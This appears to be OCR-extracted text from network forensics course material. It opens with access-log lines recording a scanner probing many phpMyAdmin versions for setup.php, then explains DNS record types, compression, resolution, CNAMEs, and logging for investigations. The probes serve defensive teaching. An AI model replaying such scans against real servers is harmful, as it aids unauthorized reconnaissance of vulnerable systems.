119.60.29.230 - - [23/Feb/2013:09:19:40 -0500] "GET //phpMyAdmin-2.8.0.3/scripts/setup.php HTTP/1.1" 404 312 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:40 -0500] "GET //phpMyAdmin-2.8.0.4/scripts/setup.php HTTP/1.1" 404 312 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:41 -0500] "GET //phpMyAdmin-2.8.1-rc1/scripts/setup.php HTTP/1.1" 404 314 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:42 -0500] "GET //phpMyAdmin-2.8.1/scripts/setup.php HTTP/1.1" 404 310 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:42 -0500] "GET //phpMyAdmin-2.8.2/scripts/setup.php HTTP/1.1" 404 310 "-" "-"
```

References:

[1] https://for572.com/gfa08



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


DNS could perhaps be described as a "glue" between the human and the network. DNS is a fundamental protocol, and we use it millions of times per day—often without even knowing it's going on in the background.

DNS is most often recognized as the protocol that translates human-readable hostnames to their IP address equivalents. Instead of remembering that you should go to the system with the IP address `192.168.24.102` to file your time sheet, and then use `172.30.41.216` for the company webmail portal, DNS lets us just remember to use "`timecard.yourcompany.com`" and "`webmail.yourcompany.com`" instead.

The "forward" query—requesting an IP address for a hostname—is the most common, especially in segments of the network where humans operate. It is known as an "address" record. For IPv4 addresses, this is an "A" record type, while IPv6 addresses use an "AAAA" record type instead. There are many other record types including:

• NS	Name server	Identifies authoritative DNS server(s) for a domain or subdomain.
• CNAME	Canonical name	Alias tells client to look up additional hostname(s).
• MX	Mail exchange	Identifies designated mail transfer agent(s) for a domain or host.
• PTR	Pointer	Reverse lookup for IP address. IP "1.2.3.4" is queried as "4.3.2.1.in-addr.arpa".
• SRV	Service locator	Generic service record—similar to MX, but for any service.
• TXT	Text	Arbitrary text content, more recently used for machine-parsed data like SPF, DKIM, etc. Limited to 255 characters per record.
• NULL	Null record	Arbitrary content, up to 65535 bytes. (Should never occur in production.)
• AAAA	IPv6 Address	Same function as "A" record, but with 128-bit IPv6 IP addresses.
• SSHFP	SSH fingerprint	Host fingerprint for SSH servers to help authenticate SSH hosts.


(Again, this is far from an exhaustive list of record types[1].)

One useful metric to track in your organization may be the typical ratios of these record types observed at a given vantage point in the environment. This baseline becomes a useful point for seeking variations that exceed a given threshold, which is often an indicator of concerning or suspicious behavior. These baselines must be created at various points in the network, as "normal" behaviors will vary greatly. For example, areas where mail servers (specifically SMTP servers) operate typically see a vastly larger number of PTR (reverse lookup) queries than anywhere else in the environment, because each new TCP connection generates a reverse lookup. This contrasts significantly from human-populated segments, where web browsing activity is most prevalent—resulting in a large proportion of A and AAAA queries.

Each query generates a response that includes a status code as well. Although the vast majority of these codes will indicate a successful response to the query, the NXDOMAIN response code indicates the query contained a nonexistent domain or hostname. This may indicate certain types of malicious activity when seen in large quantities. We will explore these in this module.

References:

[1] https://for572.com/7gezq



DNS is, at its core, a simplistic protocol. The typical exchange involves a query from a client to a DNS server and the server's response back. The response includes the query parameters alongside the answers.

Normally, DNS traffic uses UDP port 53, which means it is a stateless protocol. To ensure requesting clients can keep track of what may be dozens of outstanding queries, the protocol includes a transaction ID. This identifier is a 2-byte field that the DNS stack should randomize to minimize collisions. Although DNS normally uses UDP, there are specific cases when it will fall over to TCP transport. Historically, TCP has been used to facilitate DNS responses that occupy more than 512 bytes—for example, large "zone transfers" used for replicating large volumes of DNS data between DNS servers. However, the adoption of IPv6 and DNSSEC quickly showed the need to handle DNS packets larger than 512 bytes, but without the overhead introduced by a TCP connection. For these reasons, several Extension Mechanisms for DNS (EDNS) were adopted, which allow larger DNS packets and provide several other features while maintaining backward compatibility for legacy clients.

Today, DNS is more critical than ever in typical network communications. It can be used to facilitate load balancing, and administrators can use it to move functions to new servers without needing to inform users or disrupt their workflows. Also, newer content delivery networks use DNS to ensure a client is sent to a server that is closest to them in terms of geography or network topology.

References:
https://for572.com/om-7e

DNS Compression Pointers

- Efficiently store repeated hostname parts

bytes	1	2	3	4	5	6	7	8	9	10
bits	0-7	8-15	16-23	24-31	32-39	40-47	48-55	56-63	64-71	71-79
0x14	0x03	w	w	w						
0x18	0x04	s	a	n	s					
0x1D	0x03	o	r	g						
0x21	0x00									
0x2D	0x04	m	a	i	l					
0x32	0xC018									
0x3F	0x05	m	a	i	l	2				
0x45	0xC018									
0x50	0x09	s	u	p	e	r	l	o	n	g
0x5A	0xC03F									
0x6D	0x02	m	x							
0x70	0x07	r	o	b	t	l	e	e		
0x78	0x03	n	e	t						
0x7C	0x00									

0xC018	
0xC0	0x18
1100 0000	0001 1000

With a historical limit of just 512 bytes to work with, the DNS authors needed to develop a way to efficiently use that relatively small amount of space in the UDP DNS response packet. Their answer: A novel DNS compression algorithm that capitalizes on the repetitive nature of a good deal of DNS data. Each segment of a DNS hostname (e.g., "`www`", "`google`", and "`com`") is provided in its encoded form, prefixed with its length. However, a specially encoded length field ("`1 1`" in the highest-order bits) indicates that the remainder of the hostname has already been included elsewhere in the packet. The remainder of the length field directs the DNS client to use the bytes within the packet starting at the specified zero-based offset for the rest of the hostname. By using this compression approach, a 2-byte field can reference a series of preexisting hostname segments within the packet instead of resending the same bytes multiple times.

The diagram above depicts segments of a notional DNS packet containing five hostnames: `www.sans.org`, `mail.sans.org`, `mail2.sans.org`, `superlong.mail2.sans.org`, and `mx.robtlee.net`.

Each "part," or token, of the domain is prefixed by a length field of 1 or 2 bytes. If the uppermost 2 bits of the length field are "`0 0`", the field is 1-byte wide and indicates the byte count for the token. This occurs the first time each unique, right-looking portion of a hostname appears. Each top-level domain part, which terminates a hostname, is followed by a single null-byte length counter, which indicates the hostname is complete. However, in subsequent hostname records, for any repeated instance of a right-looking hostname (e.g., the "`sans.org`" portion of the "`mail.sans.org`" hostname), the packet simply refers back to the previous instance of that string, which is then followed to its null-byte termination. Of course, any hostname that does not have any repeated segments appears as a complete record (as with the "`mx.robtlee.net`" record above).


In this example, we rendered 82 bytes of hostname strings in just 57 bytes—a 30% decrease!

References:
https://for572.com/4evsk

bytes	1	2	3	4	5	6	7	8	9	10
bits	0-7	8-15	16-23	24-31	32-39	40-47	48-55	56-63	64-71	71-79
0x14	0x03	w	w	w						
0x18	0x04	s	a	n	s					
0x1D	0x03	o	r	g						
0x21	0x00							0xC018		
0x2D	0x04	m	a	i	l			0xC0	0x18	
0x32	0xC018							**11**00 0000	0001 1000	
0x3F	0x05	m	a	i	l	2				
0x45	0xC018									
0x50	0x09	s	u	p	e	r	l	o	n	g
0x5A	0xC03F									
0x6D	0x02	m	x							
0x70	0x07	r	o	b	t	l	e	e		
0x78	0x03	n	e	t						
0x7C	0x00									

DNS Basics (3)

- Distributed, hierarchical system of servers
- Both recursive and iterative with delegations



DNS is a hierarchical system of resolvers that allows decentralized, redundant authority across a large number of servers. Queries can be recursive or iterative and responses are generally cached for efficiency reasons.


A single query often results in multiple query-and-response actions as shown in this diagram and detailed on the next page. Note that the first client system makes a query to the "local" DNS server, which might be at the organization, ISP, or a public DNS server.

The receiving DNS server then consults its own configuration, which often includes entries for the 13 root DNS servers. The next queries involve a set of referral responses, in which DNS servers with responsibility at the ".org" and then the "sans.org" levels are specified for query.

When the initially consulted DNS server receives an authoritative answer for the original query, it relays that answer to the requestor and generally caches the result for the amount of time specified in the response record's TTL field. Subsequent queries for the same record within the TTL window will be returned from the cache without generating any of the Internet-based DNS architecture.

In this scenario, however, consider the different results you would find depending on whether your DNS visibility was on the "inside" of the environment between the clients and the internal resolver, or on the outside – such as on the perimeter. The inside vantage point would see both client queries and responses, as well as the client IP addresses themselves. However, a vantage point on the perimeter would have only seen the three iterative queries between the internal resolver and the Internet-based DNS hierarchy, and only upon the first client's query since there was no external query required for that of the second client. Additionally, there is no way to determine the original querying client IP address from the perimeter, as there are no artifacts in the traffic to include that data.

References:
https://for572.com/28uih



Iterative queries (2, 4, 6)

Two referrals (3, 5)
One answer (7)


Recursive queries (1, 9)


First answer (8)
Cached answer (10)

1. Query: "www.sans.org" with recursion requested
2. Query: "www.sans.org" as non-recursive query
3. Referral response: Authoritative server(s) for .org TLD
4. Query: "www.sans.org" as non-recursive query
5. Referral response: NS records for sans.org domain
6. Query: "www.sans.org" as non-recursive query
7. Response: A record 66.35.59.202 (with TTL)
8. Response: A record 66.35.59.202
9. Query: "www.sans.org" with recursion requested
10. Response: A record 66.35.59.202

DNS CNAME (Canonical Name) Records

- Pointers that allow inter- and intra-domain hostname referrals
  - Result in multiple query/ response pairs or multiple results in a single response






One particular DNS record type often provides some extra analytic steps to fully understand. The Canonical Name, or CNAME response type is a referral of sorts, allowing the DNS server to provide another hostname to be looked up instead of an IP address. The content of this record type must be a hostname.

A CNAME response can take one of several forms. If the responding server is also able to authoritatively resolve the referral hostname, the response message will usually include both the referral and the resolution for the referral. This is the case in the screenshots above. The name server is authoritative for both the "`sansgear.com`" and "`for572.com`" domains, so no further DNS exchanges are needed to provide the client with a suitable A record as it originally requested. If the responding server was not able to authoritatively resolve the referred hostname, the client would issue a second (and completely separate) DNS query for the new hostname upon receipt of the CNAME response.

This behavior means that an analyst may need to manually chain together request/response pairs to identify the complete result of a DNS query. Complicating this process is that the CNAME and A records are fully independent of each other and can therefore have different TTL values and cache status.




The DNS protocol is a critical component of most forensic investigations. Efficient DNS analysis can provide a very good pulse of what is going on across almost every protocol in use on the network.

It can also provide specific insight to various malicious activities, making it an ideal foundation for threat hunting or real-time alerting. Ruth Barbacil and Valentina Palacin presented on this topic at the 2019 SANS Threat Hunting and Incident Response Summit in a talk titled "Once Upon a Time in the West: A Story of DNS Attacks"[1][2].

Because it's seldom a good idea to outsource the most critical functions, we always strongly recommend that a relatively small number of DNS servers be placed inside the network perimeter (depending on client pool size, geography, and other factors). Firewalls at the perimeter should only allow these designated internal DNS servers to access external DNS servers. All internal clients should be configured to use those internal DNS servers. (They'd be configured this way using DHCP!) The firewall configuration should prohibit those same clients from accessing any external DNS services.

In any case, keeping DNS records is a major benefit to the investigative process. Most DNS servers allow query logging, but this doesn't generally include the DNS response messages—leaving a significant visibility gap. A somewhat better option may be to create a pcap file containing DNS traffic of interest, but this might require post-processing before it could be easily used. A great option to consider may be the use of passive DNS monitoring and logging utilities.

References:
[1] https://for572.com/ma4g8 [PDF link]
[2] https://for572.com/vdoa8 [YouTube video]



There are several log formats that can present DNS activity in useful forms. In the case of traditional DNS query logging, replies are not logged at all. Although this level of detail is better than nothing at all, it leaves a critical void. Consider that attackers may change the DNS records for their resources such as command and control servers or data exfiltration points. A hallmark of some attack groups is to point their C2 hostnames to 127.0.0.1 until they need to interact with implants. A query log would not be useful in tracking this type of activity.

